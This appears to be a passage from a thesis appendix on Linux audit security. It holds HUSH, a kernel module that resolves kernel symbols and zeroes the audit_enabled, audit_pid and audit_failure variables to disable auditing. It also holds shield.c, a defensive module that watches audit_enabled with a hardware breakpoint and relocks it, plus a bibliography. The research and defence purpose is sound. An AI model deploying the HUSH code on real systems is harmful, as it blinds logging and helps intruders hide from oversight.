unsigned int *au_enabled,*au_pid, *au_fail;

unsigned long (*__kallsyms_lookup_name)(const char *name) = NULL;

// search for the kallsyms_lookup_name function in the kernel
// in some kernels this function is not exported
static int
search_kln(void *x, const char *symbol, struct module *module,
    unsigned long address)
{
        if (strncmp(symbol, "kallsyms_lookup_name",20) == 0) {
                printk (KERN_INFO "HUSH: [+] Found function
                    kallsyms_lookup name at %x\n", address);
                __kallsyms_lookup_name = (unsigned long (*)(const char
                    *))address;
                return 1;
        }
        return 0;
}


static int __init hush_init(void)
{
   unsigned long enable_addr;
   unsigned long pid_addr;
   unsigned long fail_addr;


   printk(KERN_INFO "HUSH: [ ] Loading HUSH module for disabling audit
       \n");
   printk(KERN_INFO "HUSH: [ ] Attempting to disable audit\n");
   printk(KERN_INFO "HUSH: [ ] Searching for kallsyms_lookup_name()
       function\n");

   if (!kallsyms_on_each_symbol(search_kln, NULL) ||
       __kallsyms_lookup_name == NULL) {
       printk (KERN_INFO "HUSH: [-] Error searching for
           kallsyms_lookup_name()");
       return -1;
   }

   // find the variables symbols
```

```
    enable_addr = __kallsyms_lookup_name("audit_enabled");
    pid_addr = __kallsyms_lookup_name("audit_pid");
    fail_addr = __kallsyms_lookup_name("audit_failure");


    printk(KERN_INFO "HUSH: [ ] Going to disable the audit subsystem!\n
        ");

    // Save vars
    au_enabled = (unsigned int *)enable_addr;
    au_pid = (unsigned int *)pid_addr;
    au_fail= (unsigned int *)fail_addr;

    au_enabled_s = *au_enabled;
    au_pid_s = *au_pid;
    au_fail_s = *au_fail;

    printk(KERN_INFO "HUSH: [+] Audit status is %i\n", *au_enabled);
    printk(KERN_INFO "HUSH: [+] auditd PID is %i\n", *au_pid);
    printk(KERN_INFO "HUSH: [+] Audit failure flag is %i\n",*au_fail);

    if (*au_enabled) {
         printk(KERN_INFO "HUSH: [+] Disabling...\n");

         // disable everything
         *au_enabled = *au_pid = *au_fail = 0;

         printk(KERN_INFO "HUSH: [+] Audit status is %i\n", *au_enabled
             );
         printk(KERN_INFO "HUSH: [+] auditd PID is %i\n", *au_pid);
         printk(KERN_INFO "HUSH: [+] Audit failure flag is %i\n",*
             au_fail);
         printk(KERN_INFO "HUSH: [+] AUDIT IS NOW DISABLED!\n");
         return 0;
     } else {
         printk (KERN_INFO "HUSH: [-] audit is already disabled,
             bailing out\n");
         return -1;
     }
}

static void __exit hush_cleanup(void)
{
    printk(KERN_INFO "HUSH: [ ] Resetting audit\n");
    // reset vars
    *au_enabled = au_enabled_s;
    *au_pid = au_pid_s;
    *au_fail = au_fail_s;

    printk(KERN_INFO "HUSH: [ ] Audit status is %i\n", *au_enabled);
    printk(KERN_INFO "HUSH: [ ] auditd PID is %i\n",*au_pid);
    printk(KERN_INFO "HUSH: [ ] Audit failure flag is %i\n",*au_fail);
    printk(KERN_INFO "HUSH: [+] AUDIT IS RESET\n");
}

module_init(hush_init);
module_exit(hush_cleanup);
```

A.3 Kernel module for protecting audit state

To compile:

```
make -C /lib/modules/`uname -r`/build M=`pwd`
```

A.3.1 Makefile

```
obj-m += shield.o

all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD)/shield
        modules

clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

A.3.2 shield.c

```
/*
 * shield.c - watch the audit_enabled ksyms,log whenever it is changed
 *   and enforce locked state (audit_enabled == 2)
 *
 * author: Bruno Morisson
 *
 * Original code from:
 *  data_breakpoint.c - Sample HW Breakpoint file to watch kernel data
     address
 *  by K.Prasad.
 *
*/
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/kallsyms.h>
#include <linux/audit.h>

#include <linux/perf_event.h>
#include <linux/hw_breakpoint.h>

struct perf_event * __percpu *audit_hbp;

static unsigned int audit_enabled_saved;

static char ksym_name[KSYM_NAME_LEN] = "audit_enabled";
module_param_string(ksym, ksym_name, KSYM_NAME_LEN, S_IRUGO);
MODULE_PARM_DESC(ksym, "Kernel symbol to monitor; this module will
    report any"
                    " write operations on the kernel symbol");

static void audit_hbp_handler(struct perf_event *bp,
                              struct perf_sample_data *data,
                              struct pt_regs *regs)
{
        unsigned int audit_enabled = *(unsigned int*)bp->attr.bp_addr;
        unsigned int *aux_audit = (unsigned int*)(bp->attr.bp_addr);
```

```
        if (!audit_enabled) { // audit was disabled

                if (audit_enabled_saved == 2) {
                    *aux_audit=2;
                // locked - log and enable again
                    printk(KERN_INFO "SHIELD: Auditing was locked, and
                         attempted to unlock!\n");
                    audit_log(current->audit_context,GFP_ATOMIC,
                        AUDIT_CONFIG_CHANGE,"Auditing was locked, and
                        attempted to unlock!");
                    printk(KERN_INFO "SHIELD: relocking!\n");
                } else {
                    printk(KERN_INFO "SHIELD: Auditing was disabled!\n
                        ");
                    audit_log(current->audit_context,GFP_ATOMIC,
                        AUDIT_CONFIG_CHANGE,"SHIELD: Auditing was
                        disabled!\n");
                }


        }
        audit_enabled_saved = audit_enabled;
}

static int __init hw_break_module_init(void)
{
        int ret;
        struct perf_event_attr attr;

        // save initial value
        audit_enabled_saved = *(unsigned int*)kallsyms_lookup_name(
            ksym_name);

        hw_breakpoint_init(&attr);
        attr.bp_addr = kallsyms_lookup_name(ksym_name);
        attr.bp_len = HW_BREAKPOINT_LEN_4;
        attr.bp_type = HW_BREAKPOINT_W ;//| HW_BREAKPOINT_R;

        audit_hbp = register_wide_hw_breakpoint(&attr,
            audit_hbp_handler, NULL);
        if (IS_ERR((void __force *)audit_hbp)) {
                ret = PTR_ERR((void __force *)audit_hbp);
                goto fail;
        }

        printk(KERN_INFO "SHIELD: HW Breakpoint for audit_enabled
            write installed\n");

        return 0;

fail:
        printk(KERN_INFO "SHIELD: Breakpoint registration failed\n");

        return ret;
}

static void __exit hw_break_module_exit(void)
```

```
{
        unregister_wide_hw_breakpoint(audit_hbp);
        printk(KERN_INFO "SHIELD: HW Breakpoint for audit_enabled
            write uninstalled\n");
}

module_init(hw_break_module_init);
module_exit(hw_break_module_exit);

MODULE_LICENSE("GPL");
```

Bibliography

[1] Marcelo H. Cerri. Track KVM guests with libvirt and the Linux audit subsystem, May 2012. vii, 9, 10

[2] International Organization for Standardization. ISO/IEC 27001:2013: Information technology - Security techniques - Information security management systems - Requirements. October 2013. ix, 4, 25

[3] Barbara Guttman and Edward A. Roback. NIST Special Publication 800-12 - An Introduction to Computer Security: The NIST Handbook. October 1995. 1, 3

[4] National Institute of Standards and Technology. NIST Special Publication 800-53 - Security and Privacy Controls for Federal Information Systems and Organizations. April 2013. 3, 5

[5] International Organization for Standardization. ISO/IEC 27002:2013: Information technology - Security techniques - Code of practice for information security controls. October 2013. 4, 25

[6] NIST. Federal Information Processing Standards Publications. `http://csrc.nist.gov/publications/PubsFIPS.html`. Accessed: 30 Nov 2013. 5

[7] NIST. List of current FIPS publications - Final and Draft. `http://csrc.nist.gov/publications/NIST_CSD_Publications_20131031.csv`. Accessed: 31 Oct 2013. 5

[8] Karen Kent and Murugiah Souppaya. NIST Special Publication 800-92 - Guide to Computer Security Log Management. September 2006. 5

[9] PCI SSC. PCI-DSS - Payment Card Industry (PCI) Data Security Standard - Requirements and Security Assessment Procedures, version 2.0. October 2010. 6

[10] International Organization for Standardization. ISO/IEC 15408-2:2008. Information technology – Security techniques – Evaluation criteria for IT security – Part 2: Security functional components. February 2009. 6, 26

[11] atsec RedHat. Red hat enterprise linux, version 6.2 with kvm virtualization for x86 architectures (v1.8). 2012. 7, 8

[12] George Wilson, Klaus Weidner, and Loulwa Salem. Extending linux for multi-level security. In *Security Enhanced Linux Symposium*. Citeseer, 2007. 8

[13] Shawn Wells. The Linux Audit Subsystem Deep Dive, August 2009. 9

[14] Selinux. http://selinuxproject.org/. Accessed: 2013-11-30. 10

[15] Tomoyo. http://tomoyo.sourceforge.jp/. Accessed: 2013-11-30. 11

[16] Apparmor project wiki. http://wiki.apparmor.net/. Accessed: 2013-11-30. 11

[17] Smack. http://schaufler-ca.com/. Accessed: 2013-11-30. 11

[18] Rsbac handbook. http://www.rsbac.org/documentation/rsbac_handbook/. Accessed: 2013-11-30. 11

[19] Grsecurity. http://grsecurity.net/. Accessed: 2013-11-30. 12, 46

[20] auditctl manual page. http://man7.org/linux/man-pages/man8/auditctl.8.html. Accessed: 2013-11-30. 15, 19

[21] audit.rules manual page. http://man7.org/linux/man-pages/man8/auditrules.8.html. Accessed: 2013-11-30. 16, 20

[22] Benjamin A. Kuperman and Eugene H. Spafford. Audlib: a configurable, high-fidelity application audit mechanism. *Software: Practice and Experience*, 40(11):989–1005, 2010. 16

[23] Kuo Zhao, Qiang Li, Jian Kang, Dapeng Jiang, and Liang Hu. Design and implementation of secure auditing system in linux kernel. In *Anti-counterfeiting, Security, Identification, 2007 IEEE International Workshop on*, pages 232–236, 2007. 16

[24] Linux kernel source code. https://www.kernel.org/. Accessed: 2014-03-15. 16

[25] auditd manual page. http://man7.org/linux/man-pages/man8/auditd.8.html. Accessed: 2013-11-30. 22

[26] audisp manual page. http://man7.org/linux/man-pages/man8/audispd.8.html. Accessed: 2013-11-30. 22

[27] D. Gollmann. *Computer Security*. Wiley, 2011. 41

[28] Integrity measurement architecture. http://researcher.watson.ibm.com/researcher/view_project.php?id=2851. Accessed: 2014-03-16. 45

[29] International Organization for Standardization. ISO/IEC 11889-1:2009 Trusted Platform Module – Part 1: Overview. May 2009. 45

[30] Zhiqiang Lin, Ryan D. Riley, and Dongyan Xu. Polymorphing software by randomizing data structure layout. In *Proceedings of the 6th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA '09, pages 107–126, Berlin, Heidelberg, 2009. Springer-Verlag. 46

[31] Dannie M. Stanley, Dongyan Xu, and Eugene H. Spafford. Improved kernel security through memory layout randomization. 2013. 46

[32] Prasad Krishnan. Hardware breakpoint (or watchpoint) usage in linux kernel. 200. 47, 49

[33] Giorgia Azzurra Marson and Bertram Poettering. Practical secure logging: Seekable sequential key generators. In *Computer Security–ESORICS 2013*, pages 111–128. Springer, 2013. 49

[34] Bruce Schneier and John Kelsey. Secure audit logs to support computer forensics. *ACM Transactions on Information and System Security (TISSEC)*, 2(2):159–176, 1999. 49, 50

[35] Mihir Bellare and Bennet Yee. Forward integrity for secure audit logs. 1997. 49

[36] Ross Anderson, Francesco Bergadano, Bruno Crispo, Jong-Hyeon Lee, Charalampos Manifavas, and Roger Needham. A new family of authentication protocols. *ACM SIGOPS Operating Systems Review*, 32(4):9–20, 1998. 49

[37] William A Arbaugh, David J Farber, and Jonathan M Smith. A secure and reliable bootstrap architecture. In *Security and Privacy, 1997. Proceedings., 1997 IEEE Symposium on*, pages 65–71. IEEE, 1997. 49

[38] Charlie Miller, Dion Blazakis, Dino DaiZovi, Stefan Esser, Vincenzo Iozzo, and Ralf-Philip Weinmann. *IOS Hacker's Handbook*. John Wiley & Sons, 2012. 49

[39] Steffen Liebergeld and Matthias Lange. Android security, pitfalls and lessons learned. In *Information Sciences and Systems 2013*, pages 409–417. Springer, 2013. 49

[40] James Bottomley and Jonathan Corbet. Making uefi secure boot work with open platforms. *The Linux Foundation*, 2011. 49

[41] Di Ma and Gene Tsudik. A new approach to secure logging. In *Data and Applications Security XXII*, pages 48–63. Springer, 2008. 50